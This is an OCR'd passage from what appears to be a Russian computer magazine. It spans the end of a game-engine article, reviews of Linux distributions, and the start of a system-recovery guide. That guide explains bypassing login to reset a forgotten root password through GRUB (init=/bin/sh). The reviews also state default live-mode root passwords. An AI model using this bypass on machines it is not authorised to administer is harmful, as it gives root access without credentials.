Но нельзя просто так взять и загрузить картинки на поверхности, должна быть структура уровня. По заданию: данные об объектах на уровне должны храниться в XML-файлах. Как известно, это прекрасный формат для хранения информации, понятной человеку и легко анализируемой машиной.








Юрий Язев
yazevsoft@gmail.com

Рис. 1. Структура игровой БД

Рис. 2. Главное меню






Рис. 3. Диалог о невозможности открыть комнату

Рис. 4. Диалог паузы

Для описания структуры и подготовки XML-документов я воспользовался Notepad++. Корневым тегом является <room>, то есть открывается описание комнаты. Внутри него содержатся: один элемент <time>, имеющий два атрибута — min, sec; считывая этот элемент, игра устанавливает временной лимит на прохождение уровня, например: <time min="5" sec="0"/>. После этого синглтона следует набор item-элементов, каждый из которых описывает игровой объект. К ним относятся фон и активные предметы, которые надо найти. Каждый элемент item имеет по 15 атрибутов: 1-й — числовой идентификатор, 2-й — символическое имя объекта, 3-й и 4-й — смещение от левого нижнего угла текстуры для начала вырезки, 5-й и 6-й — ширина и высота вырезаемой области в пикселах, с 7-го по 14-й следуют пары координат для вершин прямоугольника (см. прошлый раздел), в последнем атрибуте задается название загружаемой текстуры.

Парсинг XML-файла выполняется в методе LoadRoom класса cRoomMan, собственно этот класс является менеджером комнат. Он занимается созданием, уничтожением, перерисовкой уровней (комнат), начислением очков, работой таймера, обработкой выбора предмета и так далее. Стоит отметить, что генерацией щелчка мыши занимается функция Selection — вне этого класса, здесь же происходит только обработка результата. Чтобы пропарсить XML-файл, в методе LoadRoom используется функциональность легковесной и простой в использовании библиотеки TinyXML (sourceforge.net/projects/tinyxml/), специально предназначенной для работы с XML-документами. С ее помощью можно не только читать документы, но и сохранять их в этом формате.

Кроме отображения комнаты с предметами, где происходит весь игровой процесс, внизу (необязательно внизу: можно слева, справа, я сделал внизу) окна надо разместить панельку со списком эскизов предметов, которые надо найти. Эскизы находятся в другом файле и имеют отличающиеся координаты расположения на текстуре. Поэтому для описания эскизов я завел дополнительный XML-файл с такой же структурой.

Отдельного упоминания заслуживает механизм, обслуживающий удаление элементов. Когда пользователь щелкает на активном объекте, тот плавно улетает за правую границу экрана, а его эскиз на панели исчезает; в том случае, если справа от этого эскиза находились эскизы других объектов, то они вместе плавно перемещаются, занимая место соседа слева.

БД

В задании есть пункт, требующий добавить к игре поддержку локальной БД SQLite (sqlite.org) для сохранения в ней данных о пользователе, времени входа в игру и выхода и поставленных рекордах. Однако обычной SQLite, скачанной с главного сайта разработчиков, приходится рулить из командной строки. На мой скептический взгляд, есть вариант лучше. С сайта sqlitebrowser.sourceforge.net можно скачать тулзу с графическим интерфейсом и рулить БД из нее.

Чтобы внедрить SQLite в игру, есть два пути: создать статическую либу и подключить ее в процессе линковки (раннее связывание) либо создать динамическую либу и подгружать ее на этапе запуска приложения (позднее связывание). Поскольку при раннем связывании происходит внедрение кода библиотеки в экзэшник, то я решил воспользоваться им, в итоге получается меньше файлов, а это всегда предпочтительно. Для этого надо создать новый Win32-проект, в качестве типа создаваемого приложения выбрать Static library, добавить в проект заголовочные и исполняемые файлы из архива sqlite-amalgamation-3080100.zip, скачанного с сайта SQLite, и откомпилировать проект, в результате будет получена желаемая либа. Для ее подключения достаточно поместить lib-файл в каталог с игрой (или прописать путь к нему в VS) и подключить заголовочный файл sqlite3.h.

В моем случае БД состоит из двух таблиц и имеет следующую структуру (БД открыта в SQLite Browser) (рис. 1).

В одной таблице хранятся данные об игроках, в другой — о комнатах. Данные об игроках содержат: идентификатор, имя, текущий уровень энергии, максимальный уровень энергии, время входа в игру и время выхода. Таблица о комнатах содержит: ид, название комнаты, уровень энергии, необходимый для ее открытия, временной рекорд, поставленный при ее прохождении.

Так как SQLite не поддерживает тип для хранения даты/времени, игра сохраняет значения времени в текстовом формате, а при загрузке/сохранении движок осуществляет соответствующие преобразования. Как уже было сказано, энергия тратится на открытие комнаты, а во время ее прохождения медленно возобновляется, вместе с тем, когда приложение закрыто, энергия тоже восстанавливается, благодаря сохранению времени входа и выхода.

ГЛАВНОЕ МЕНЮ + ДИАЛОГИ

Для меню и диалогов мне пришлось нарисовать изображения.

При запуске игры появляется главное меню (рис. 2), из которого щелчком по соответствующей кнопке можно выбрать уровень для прохождения, их два: комната и кухня. После щелчка по кнопке загружается выбранный уровень, то есть из файла считываются данные и загружаются соответствующие ресурсы. Технически главное меню реализовано посредством класса cMainMenu, управляющего ресурсами меню.

Когда у игрока недостаточно энергии для открытия комнаты, появляется соответствующее окошко (рис. 3). В нем сообщается, что комнату невозможно открыть, а также текущий уровень энергии игрока и уровня.


В течение игры при определенных обстоятельствах возникают модульные диалоги: при нажатии клавиши <Esc> появляется диалог паузы. Кроме того, что он приостанавливает таймер, он выводит лимит времени на прохождение комнаты и временной рекорд, поставленный на этом уровне (рис. 4). Из диалога паузы можно, закончив игру, выйти в главное меню или продолжить приостановленную игру.

Также в соответствии с тестовым заданием есть диалоги, появляющиеся в моменты прохождения игры и с истечением временного интервала.

ЗАКЛЮЧЕНИЕ

На этом мы завершаем поверхностный обзор решения тестового задания — к сожалению, рамки статьи не позволяют окунуться глубже в механизмы заточенного под Hidden Object игры моего движка, рассмотреть его алгоритмы и структуры данных. А там есть много интересного! Между тем, не углубляясь в код (для него реально не было места), мы рассмотрели реализацию многих механизмов движка в геймплее на примере вполне законченной игры, обладающей широкой функциональностью.

Желаю тебе удачи во всех делах, и до встречи на страницах журнала!



Сергей Яремчук
grinder@synack.ru





WWW

Русское сообщество пользователей Arch Linux: archlinux.org.ru

Сообщество русскоязычных последователей PuppyRus Linux: puppyrus.org

ГОНКА ПРЕСЛЕДОВАТЕЛЕЙ


Обзор Linux-дистрибутивов, которые наступают на пятки лидерам

Современный GNU/Linux — это больше чем набор программ и программа установки. Скорее, это реализация идеальной ОС, какой ее видит конкретная команда разработчиков. Но даже самые популярные дистрибутивы далеки от совершенства, поэтому многие линуксоиды находятся в постоянном поиске. Поищем и мы альтернативы.

Mageia 3

Основа: Mandriva
Сайт проекта: mageia.org/ru
Лицензия: GPL
Аппаратные платформы: i586, x86_64
Системные требования: Intel Pentium II, 512 Мб RAM, 6 Гб
Kernel 3.8.13, Glibc 2.17, systemd 195, X.org 1.13.4, KDE 4.10.2, GNOME 3.6, Xfce 4.10, LibreOffice 4.0.3

Дистрибутив создан энтузиастами и бывшими сотрудниками Mandriva в 2010 году, когда эта компания переживала не лучшие времена: начались сокращения, релизы выходили с опозданиями, и дальнейшая ее судьба была не ясна. Mageia поддерживается и развивается сообществом и не зависит от корпоративных интриг. Как бы там ни было, но Mageia сильно обошла по популярности Mandriva, которая сегодня находится лишь на 44-м месте рейтинга Distrowatch (Mageia занимает 4-ю позицию). Релизы выходят раз в год (май — июнь), нумерация ведется по порядку.



Mageia создана энтузиастами и бывшими сотрудниками Mandriva

Mageia имеет много общего со своим предком, работа с ней во многом напоминает Mandriva и понятна даже начинающему пользователю. Проблемы с локализацией нет. Интерфейс переведен на 167 языков, на нескольких языках доступен и сайт проекта.

Рабочий стол выполнен традиционно, все находится на своих местах. Настройка ведется при помощи штатных инструментов, вроде KDE System Settings. Среди специфических приложений можно отметить Mageia Control Center, созданный на основе Mandriva Control Center. Здесь производится настройка источников ПО, оборудования и сетевых соединений, управление системой и безопасностью, импорт документов и настроек из Windows и так далее. Устанавливаются программы при помощи графических менеджеров пакетов RPMdrake и Apper. Возможности первого схожи с Synaptic, все приложения хорошо структурированы. Хотя отсутствие рейтинга, как в Ubuntu Software Center, немного усложняет выбор новичку. Менеджер Apper чуть проще: чтобы добраться до программы, нужно пройти несколько окон или использовать фильтр. Хотя интересно, что Apper иногда видит обновления, которые не показывает RPMdrake.

Репозиторий разбит на три части: Core (основное хранилище со свободной лицензией), Nonfree (бесплатные пакеты с закрытым кодом, драйверы и прочее), Tainted (пакеты со свободной лицензией, но способные нарушить законодательство ряда стран, кодеки). Только Core подключен по умолчанию. Если программа установки обнаруживает необходимость в закрытых драйверах, Nonfree и Tainted подключаются автоматически (в версии 3, ранее приходилось это делать вручную). Большая часть оборудования распознается корректно без вмешательства пользователя.

Программа установки на жесткий диск очень проста и полностью скопирована с Mandriva. В версии 3 добавлена возможность инсталляции системы на файловую систему Btrfs, обновился внешний вид, появилась возможность восстановления системы с SMB-раздела.

Также стоит отметить наличие клиента портала Digidoc, позволяющего подписывать документы, проверять действительность подписи и предоставлять доступ другим пользователям портала. Для удобства настроек безопасности используются готовые профили (устанавливаются в центре управления), которые облегчают настройки: standard, netbook, secure, fileserver, webserver и audit_daily/weakly. Каждый из них сопровождается подробным описанием.

Для загрузки доступно несколько образов. Для традиционной установки: x86 и x64 DVD, содержащие наиболее полный набор ПО, а также CD «двойной» архитектуры с минимальным комплектом. Кроме того, предлагаются Live-образы с рабочими столами GNOME и KDE и образы сетевой установки.

Проект предоставляет относительно мало инструкций и руководств, но ответы на многие вопросы можно получить на форуме сообщества или в официальной документации Mandriva.

Arch Linux 2013.10.01

Основа: from scratch
Сайт проекта: archlinux.org
Лицензия: GPL
Аппаратные платформы: i686, x86_64
Системные требования: Intel Pentium II, 512 Мб RAM, 6 Гб
Kernel 3.11.2, systemd 208, Glibc 2.18, X.org 1.14.3, Openbox 3.5.2, LibreOffice 4.1.2

Дистрибутив для опытных пользователей, появившийся во время моды на source-based решения и оптимизацию системы (2002 год). Построен с нуля в духе UNIX-way. Один из принципов Arch гласит, что системой должен управлять пользователь, а не утилиты. Установка и настройка системы (включая русификацию) производятся вручную, без вспомогательных утилит, которые «портят» и утяжеляют систему. Проект предлагает лишь набор специализированных скриптов, упрощающих развертывание (Arch Install Scripts). Свои решения, облегчающие те или иные моменты конфигурации, нередко предлагают и сами пользователи.

Arch устанавливается в виде минимальной базовой системы (требуется подключение к интернету) и затем подгоняется под конкретную задачу, с установкой только необходимых компонентов, а не удалением лишних, как это обычно происходит. Учитывая, что в процессе используется актуальный репозиторий, обновление сразу после установки не требуется. Дистрибутив будет в том виде, как его настроит пользователь, в случае неудачи проблемы тоже обеспечены (нестабильная работа, тормоза и прочее). Все это, конечно, требует некоторого опыта, внимания и усидчивости, но и результат того стоит.

Arch построен по принципу rolling release, поэтому обновляется по мере необходимости, а пользователь работает на самом современном ПО. Хотя риск получить нестабильную систему довольно высок, поэтому перед глобальным обновлением желательно сверяться с форумом.

В отличие от Gentoo, основной способ для установки приложений здесь использование бинарных пакетов (по сути, архивы pkg.tar.gz, в которых содержится вся информация, в том числе и о зависимостях), это заметно ускоряет процесс и не требует мощного компьютера для компиляции. Основу составляет пакетный менеджер pacman, позволяющий производить установку пакетов и полное обновление системы одной командой.

Для тех, кто предпочитает собирать приложения из исходников, предоставлен Arch Build System, напоминающий систему портов BSD. Все операции выполняются одной командой makepkg, созданные пакеты (в отличие от FreeBSD, пакет создается в любом случае, как в CRUX) затем отслеживаются при помощи pacman. Поэтому можно использовать оба способа параллельно. Еще одна особенность: пакеты обычно собираются без патчей или с минимальным их количеством.

Кроме официальных репозиториев, поддерживается и пользовательский AUR (Arch User Repository, aur.archlinux.org), в котором можно найти скрипты PKGBUILD для сборки пакетов из исходников.

Есть большой плюс — обширная и актуальная документация проекта, в которой освещены все вопросы и тонкости. Поэтому Arch можно рекомендовать всем тем, кто хочет досконально изучить Linux. Ответ можно получить на любом ресурсе сообщества Arch и IRC-канале.

Для установки предлагается ISO-образ двойной загрузки, который используется на 32- и 64-битных системах.

```
Block size=4096 (log=2)
Fragment size=4096 (log=2)
Stride=0 blocks, Stripe width=0 blocks
5218304 inodes, 20849024 blocks
1042451 blocks (5.00%) reserved for the super user
First data block=0
Maximum filesystem blocks=4294967296
637 block groups
32768 blocks per group, 32768 fragments per group
8192 inodes per group
Superblock backups stored on blocks:
        32768, 98304, 163840, 229376, 294912, 819200, 884736, 1605632, 2654208,
        4096000, 7962624, 11239424, 20480000

Allocating group tables: done
Writing inode tables: done
Creating journal (32768 blocks): done
Writing superblocks and filesystem accounting information: done

root@archiso ~ # mount /dev/sda2 /mnt
root@archiso ~ # [ 1110.208879] sda2: WRITE SAME failed. Manually zeroing.

root@archiso ~ # dhcpcd
dhcpcd[479]: version 6.0.5 starting
dhcpcd[479]: eno16777736: soliciting an IPv6 router
dhcpcd[479]: eno16777736: rebinding lease of 192.168.226.147
dhcpcd[479]: eno16777736: leased 192.168.226.147 for 1800 seconds
dhcpcd[479]: eno16777736: adding host route to 192.168.226.147 via 127.0.0.1
dhcpcd[479]: eno16777736: adding route to 192.168.226.0/24
dhcpcd[479]: eno16777736: adding default route via 192.168.226.2
dhcpcd[479]: forked to background, child pid 575
root@archiso ~ # pacstrap /mnt base
==> Creating install root at /mnt
==> Installing packages to /mnt
:: Synchronizing package databases...
 core                          105.7 KiB  65.7K/s 00:02 [##################################] 100%
```

Установка и настройка Arch Linux производится вручную

Manjaro Linux 0.8.7.1

Основа: Arch Linux
Сайт проекта: manjaro.org
Лицензия: GPL
Аппаратные платформы: i686, x86_64
Рекомендуемые системные требования: CPU 1 ГГц, 1 Гб RAM, 30 Гб HDD
Kernel 3.10.11, Glibc 2.18, systemd 204, X.org 1.14.2, Xfce 4.10, Openbox 3.5.2, LibreOffice 4.1.1

Цель этого проекта — создать аналог популярного дистрибутива Arch Linux, только более дружелюбный к пользователю. Но на этом родство заканчивается, Manjaro — это полностью самодостаточное решение.

Как и Arch, Manjaro использует схему rolling release, то есть система обновляется по мере необходимости, без полной переустановки. Для установки приложений используется пакетный менеджер из Arch — pacman и графический фронтенд pamac (нечто вроде упрощенного Synaptic), за обновлениями следит Update Manager. При этом Manjaro совместим с репозиториями AUR из Arch (при необходимости их можно подключить), но использует свои собственные. Официально дистрибутив находится в состоянии беты, до сих пор наблюдаются различного рода неувязки при обновлении дистрибутива, установке параметров оборудования (например, настройке разрешения экрана) и запуске чего-нибудь сложного вроде Compiz. Но проект быстро развивается, и неприятных моментов становится все меньше.

В настоящее время реализованы графический установщик Manjaro Installer (взят из Linux Mint), консольная утилита управления устройствами mhwd (Manjaro HardWare Detection), экран приветствия с основными настройками Manjaro Welcome (как в Mint) и центр управления Manjaro Settings Manager. Последний пока обеспечивает установку языковых пакетов, смену локали и раскладки клавиатуры, управление учетными записями. Список доступных ядер можно запросить по команде `mhwd-kernel -li`. Из коробки обеспечивается полная поддержка мультимедиакодеков.


На данный момент утилита mhwd находится в состоянии разработки и может автоматически установить драйверы и нужные параметры в конфигурационных файлах только для PCI-устройств. Для девайсов, работающих через USB, вероятно, все операции придется производить вручную. Детальный список всех устройств и доступных драйверов можно получить следующим образом:

```
$ mhwd -lh -d
$ mhwd -la
```

В работе Manjaro Installer сложностей не вызывает, все шаги понятны и логичны. По умолчанию используется файловая система ext4, диск автоматически делится на корневой и своп. При ручной настройке разделов вызывается GParted. Возможна установка дистрибутива не только в графическом, но и в текстовом режиме.

Официально поддерживаются рабочие окружения: Xfce, Openbox и так называемый Minimal Net Edition, содержащий минимальный набор ПО, без графического окружения. Рабочий стол Xfce организован традиционно и выглядит элегантно. Проведена оптимизация, и система не потребляет много ресурсов. В качестве файлового менеджера использован Thunar. Присутствуют все инструменты настройки этой среды, поэтому внешний вид можно легко изменить. Дополнительно сообщество в Community Editions обеспечивает работу: E17, MATE, LXDE, Cinnamon/Gnome-shell и KDE/Razor-qt.

Конечно, назвать Manjaro дистрибутивом для новичка можно, но только с некоторой натяжкой, многое, чтобы настроить правильно и под себя, придется сделать вручную, но опытному пользователю он наверняка придется по душе. Большим плюсом проекта является неплохая подборка документации. После загрузки системы на рабочем столе доступен PDF-файл, содержащий все основные сведения, чтобы пользователь мог быстрее сориентироваться. Пароль root в Live-режиме — manjaro.




Цель проекта Manjaro — сделать Arch Linux более дружелюбным к пользователю

Zorin OS 6.4/7

Основа: Ubuntu
Сайт проекта: zorin-os.com
Лицензия: GPL
Аппаратные платформы: i386, x86_64
Системные требования: Intel Pentium II, 512 Мб RAM, 6 Гб
Kernel 3.8.0-23, systemd 198, X.org 1.13.3, GNOME 3.6, LibreOffice 4.0.2

Дистрибутив основан на пакетной базе Ubuntu и ориентирован на начинающего пользователя, пришедшего из Windows. Главный разработчик и идеолог проекта — болгарский программист Артём Зорин. В основе лежит сильно измененное рабочее окружение GNOME, при этом панель задач, тема оформления, значки и прочее максимально копируют внешний вид Win7, WinXP или Ubuntu. Переключить нужный вид при помощи специального приложения собственной разработки Zorin OS Look Changer очень легко. В варианте дистрибутива с LXDE предлагается на выбор: Netbook Desktop, Nexus 7, Openbox и LX Games. Используя Tweak Tool, тему и рабочий стол можно настроить по своему вкусу. В оформлении используется AWN (Avant Window Navigator) dock-панель, имитирующая внешний вид OS X. Сама панель состоит из launcher'а (значки пользовательских приложений) и апплетов (мини-приложений). Вид меню «Пуск» также настраивается, изменены интерфейсы большинства приложений, чтобы соответствовать общему стилю (не тронут только Chrome). Compiz настроен и работает из коробки, эффекты активируются одним щелчком. Кстати, многие отмечают, что Zorin, имитируя Win7, удобней в работе, чем сама Windows.



Zorin имитирует внешний вид Windows

В качестве браузера изначально предлагается Chrome. Специальное приложение Zorin Web browser Manager позволяет быстро установить и выбрать веб-браузер по умолчанию (Firefox, Chrome, Opera и Midori).

Как и в большинстве дистрибутивов с GNOME 3.6, в качестве файлового менеджера использован Files 3.6.3 — очень удобное приложение, сильно напоминающее проводник, соответственно, с адаптацией у нового пользователя проблем не возникнет.

Дистрибутив изначально содержит большое количество драйверов для самых разнообразных устройств, поэтому оборудование распознается на высоком уровне. Мультимедийные кодеки для всех популярных форматов и Flash уже идут в комплекте. Любители игр оценят наличие Wine и PlayOnLinux. Для удобства бэкапа и восстановления в System Settings доступен Deja Dup, интегрированный с онлайн-хранилищем Ubuntu One.

В `/etc/source.list` добавлены все сторонние репозитории, содержащие популярные и совместимые с Ubuntu приложения. Установка софта производится при помощи убунтовского Software Center.

В остальном дистрибутив очень напоминает Ubuntu. В настоящее время предлагаются два релиза системы: 6.4, который базируется на Ubuntu 12.04 LTS (поддержка до апреля 2017-го), и 7 (основа — Ubuntu 13.04). Каждый релиз имеет несколько версий: Core (основная, содержит базовый набор приложений и GNOME), Lite (облегченная на LXDE, только x86) и Educational (только x86, в версиях Core и Lite). Эти варианты доступны бесплатно. Premium-версии (Ultimate, Business, Multimedia, Gaming) — за символическую сумму (7,99 или 9,99 евро).

Puppy Linux

Основа: from scratch, Slackware, Ubuntu
Сайт проекта: puppylinux.com
Лицензия: GPL
Аппаратные платформы: i386, ARM
Системные требования: Intel/AMD, 32+ Мб RAM

Легкий и быстрый дистрибутив австралийца Барри Каулера предназначен для широкого спектра задач и ориентирован на работу со слабым оборудованием и на максимальную переносимость. Может запускаться в Live-режиме с CD/DVD или USB и устанавливаться на жесткий диск.

Puppy считается уникальным по многим причинам. Например, можно работать с CD-диска и сохранить все данные сессии, включая установленное ПО. Эта информация записывается в отдельный файл (используется Squashfs) на мультисессионом диске, который автоматически монтируется при последующей загрузке. Встроенные инструменты позволяют самостоятельно пересобрать свою версию дистрибутива даже неподготовленному пользователю. Возможна установка в экономном режиме (Frugal install), при которой вместо раздела на харде для хранения всех данных используется файл. Доступен и Windows Installer, позволяющий произвести эту операцию прямо из Windows.

В небольшой образ (~110–200 Мб) упаковано большое количество программ первой необходимости, включая графическую среду. При работе система выгружается в ОЗУ (если объем оперативки превышает 128 Мб), освобождая привод. Разделы диска автоматически не монтируются, но это можно сделать одним щелчком.


Для удобства пользователь работает с правами root, за это Puppy постоянно критикуют. В комплекте идет несколько утилит, помогающих быстро настроить систему или легко выполнить определенные действия. В частности, PUPControl позволяет изменить внешний вид, настроить сеть, установить ПО и так далее.

Приложения распространяются в виде «паплет» (puplet), но менеджер пакетов Puppy Package Manager (PPM) и утилита для сборки дистрибутива Woof понимают пакеты и других систем: Debian, Ubuntu, Arch, Slackware. Дополнительный толчок в развитии дистрибутива дала возможность работы на платформе ARM (специальная сборка) и таких компьютерах, как Raspberry Pi.

В настоящее время Каулер самостоятельно не выпускает новые версии дистрибутива, вся инициатива перешла к сообществу. Для загрузки предлагается несколько вариантов, каждый отличается назначением, ядром и приложениями: Wary (для работы на устаревшем оборудовании), Racy (версия Wary для новых ПК), Quirky (обкатка новых идей: все упаковано в один файл, файловая система f2fs — Flash Friendly File System), Precise Puppy (в двух вариантах — standard и retro, базируется на пакетах Ubuntu Precise), Slacko (на основе Slackware 14).

Документация проекта неструктурирована, больше информации можно получить на сайте комьюнити (puppylinux.org).

Локализация из коробки отсутствует, но заставить систему «говорить» по-русски легко. При загрузке появляется окно настройки, в котором можно выбрать нужный язык, после чего будут даны рекомендации по дальнейшим действиям (нужно установить langpack_ru). Здесь хотелось бы отметить сообщество русскоязычных последователей PuppyRus Linux (puppyrus.org), которое предлагает свои сборки (локализованные), различные руководства и поддержку на форуме.



Легкий и быстрый дистрибутив Puppy Linux обладает рядом уникальных особенностей

Заключение

Как видим, мир Linux разнообразен, и всегда можно подобрать для себя решение, наиболее подходящее по эстетике, удобству или задачам.

ДИСТРИБУТИВ PCLINUXOS

Проект Билла «Texstar» Рейнолдса, стартовавший в 2003 году на основе дополнений к Mandrake (сейчас Mandriva), на момент появления предлагал работу в Live-варианте и мультимедийные кодеки, установленные из коробки. С 2007 года PCLinuxOS использует свою собственную кодовую базу и никак не связан с Mandriva. Ориентирован как на начинающего, так и на опытного пользователя. Основным рабочим столом изначально был и остается KDE (в DVD — Full и CD — MiniMe вариантах), но комьюнити развивает сборки spins с LXDE, Openbox и WMii, обладающие меньшими системными требованиями: от 384, 256 и 128 Мб соответственно. Также доступен FullMonty Desktop, представляющий собой DVD с максимальным количеством софта.

Долгое время проект выпускал только 32-битные сборки, за что его постоянно критиковали, но начиная с апреля 2013-го доступна и версия для x86_64.

В качестве пакетов используются RPM, но здесь два интересных факта. Первый — для установки используются APT и Synaptic (на момент создания дистрибутива URPM только появился). Второй — дистрибутив реализован как rolling release. Это требует некоторой дисциплины — систему нужно обновлять постоянно (хотя бы раз в две недели), иначе большое количество обновлений может запросто обрушить ОС. В отличие от других дистрибутивов, использующих подобную схему, в PCLinuxOS обновление не означает «получить все новое». Сборкой занимаются несколько человек, и все пакеты тщательно тестируются. Поэтому обновления поступают с задержкой, но и с меньшим риском нарушить работоспособность. Кроме собственных пакетов, в репозитории могут быть модифицированные пакеты из Fedora, openSUSE, Mageia и Mandriva, при сборке используются патчи других проектов (Arch, Ubuntu, Debian, PLD и других).

В поставке имеется большое количество драйверов, в том числе с закрытым кодом (например, для карт ATI).

Локализация проведена на высоком уровне. Версия KDE поддерживает 85 языков. Кроме KDE System Settings (называется Configure Your Desktop), дистрибутив снабжен несколькими специфическими инструментами: PCLinuxOS Control Center, NTFS Configuration Tool и Live USB Creator (mylivecd), предназначенный для снятия «снимка» текущей установки и сохранения его в CD/DVD ISO. Это позволяет очень просто создавать свои сборки или резервировать данные.

Процесс установки на жесткий диск очень прост и проблем не вызывает. Проект предоставляет хорошую документацию и выпускает собственный электронный журнал PCLinuxOS Magazine. Поддержку можно получить на форуме или в списке рассылки.

Пароль для пользователя root в Live-режиме — root.



PCLinuxOS, появившийся как форк Mandrake, реализован в виде rolling release

ЧУДЕСНОЕ ВОСКРЕШЕНИЕ

Восстановление *nix-систем после сбоя



Роман Ярыженко
rommanio@yandex.ru

Когда происходит сбой в системе и она перестает загружаться, многие пользователи не знают, что делать. Конечно, лучше вообще не допускать таких ситуаций, но, если уж подобное случилось, нужно воспринять это как данность и разобраться в проблеме.

ВВЕДЕНИЕ

Для начала стоит рассмотреть, какие вообще бывают нештатные ситуации, после которых система не грузится. Условно их можно разделить на четыре вида:

1. Сбой файловой системы.
2. Некорректное обновление дистрибутива. Конечно, именитые компании, такие как Canonical или Red Hat, очень стараются не допускать подобных ситуаций, но ведь и на старуху бывает проруха.
3. Некорректно сконфигурированная графическая подсистема и/или кривые драйверы, чаще всего проприетарные.
4. Невнимательность пользователя. О, чего тут только нет! Перечислю основные возможности сломать систему:
   - забыть пароль root (как вариант — свой собственный) или загрузчика;
   - перезаписать таблицу разделов;
   - удалить какой-нибудь крайне важный файл;
   - установить программу из неизвестного источника. Справедливости ради надо сказать, что если пользователь компилирует из-под своей учетной записи и ставит программы исключительно в свой домашний каталог (что, впрочем, бывает крайне редко), то максимум, что сможет сделать эта программа, — занять все ресурсы и/или запороть конфиги в домашнем каталоге (необходимо отметить, что это верно именно для криво написанных программ, не для зловредов).

Это, пожалуй, самые распространенные варианты сбоя, после которого может понадобиться реанимировать систему. Рассмотрим теперь, как это делать.

ЗАБЫТЫЕ ПАРОЛИ

Для Linux способы сброса паролей пользователей разнятся от дистрибутива к дистрибутиву. Далее я опишу самый универсальный метод.

В загрузочном меню GRUB выдели дистрибутив и нажми клавишу <E>. Затем выбери строку, начинающуюся с kernel, и снова нажми <E> (в случае с GRUB2 — linux и повторно <E> нажимать не надо). В конце строки допиши `init=/bin/sh`. Эта команда запускает вместо `init/systemd` процесс оболочки, в котором ты можешь изменить пароль. Но перед этим тебе необходимо перемонтировать ФС в режиме чтения/записи, для чего выполни следующую команду:

```
# /sbin/mount -no remount,rw /
```

Уже после этого ты можешь выполнить команду `passwd` или ее же, но с именем пользователя в качестве аргумента. После этого нужно перезагрузиться — но команды `shutdown/reboot` в этом режиме не всегда работают. Выход есть: используй клавишу <SysRq>, Люк! А именно — зажимая клавиши <Alt> и <SysRq>, с интервалом в 3–4 секунды нажми следующие буквы: R E I S S U B. Итогом будет перезагрузка, и после нее ты сможешь заходить под новым паролем.

В FreeBSD ситуация сложнее. Обычно советуют грузиться в однопользовательском режиме и оттуда уже менять пароль. Однако если в файле `/etc/ttys` консоль отмечена как insecure, то этот метод, очевидно, не подходит, и тут не обойтись

без LiveCD (в параметрах ядра, которые могут быть установлены в загрузчике, есть переменная kern.init_path, но сброс, а затем присвоение этой переменной пути к какой-либо оболочке ни на что не влияет). Рассмотрим, как именно сбросить пароль с его помощью.

- Качаем (и записываем) Frenzy и грузимся с него.
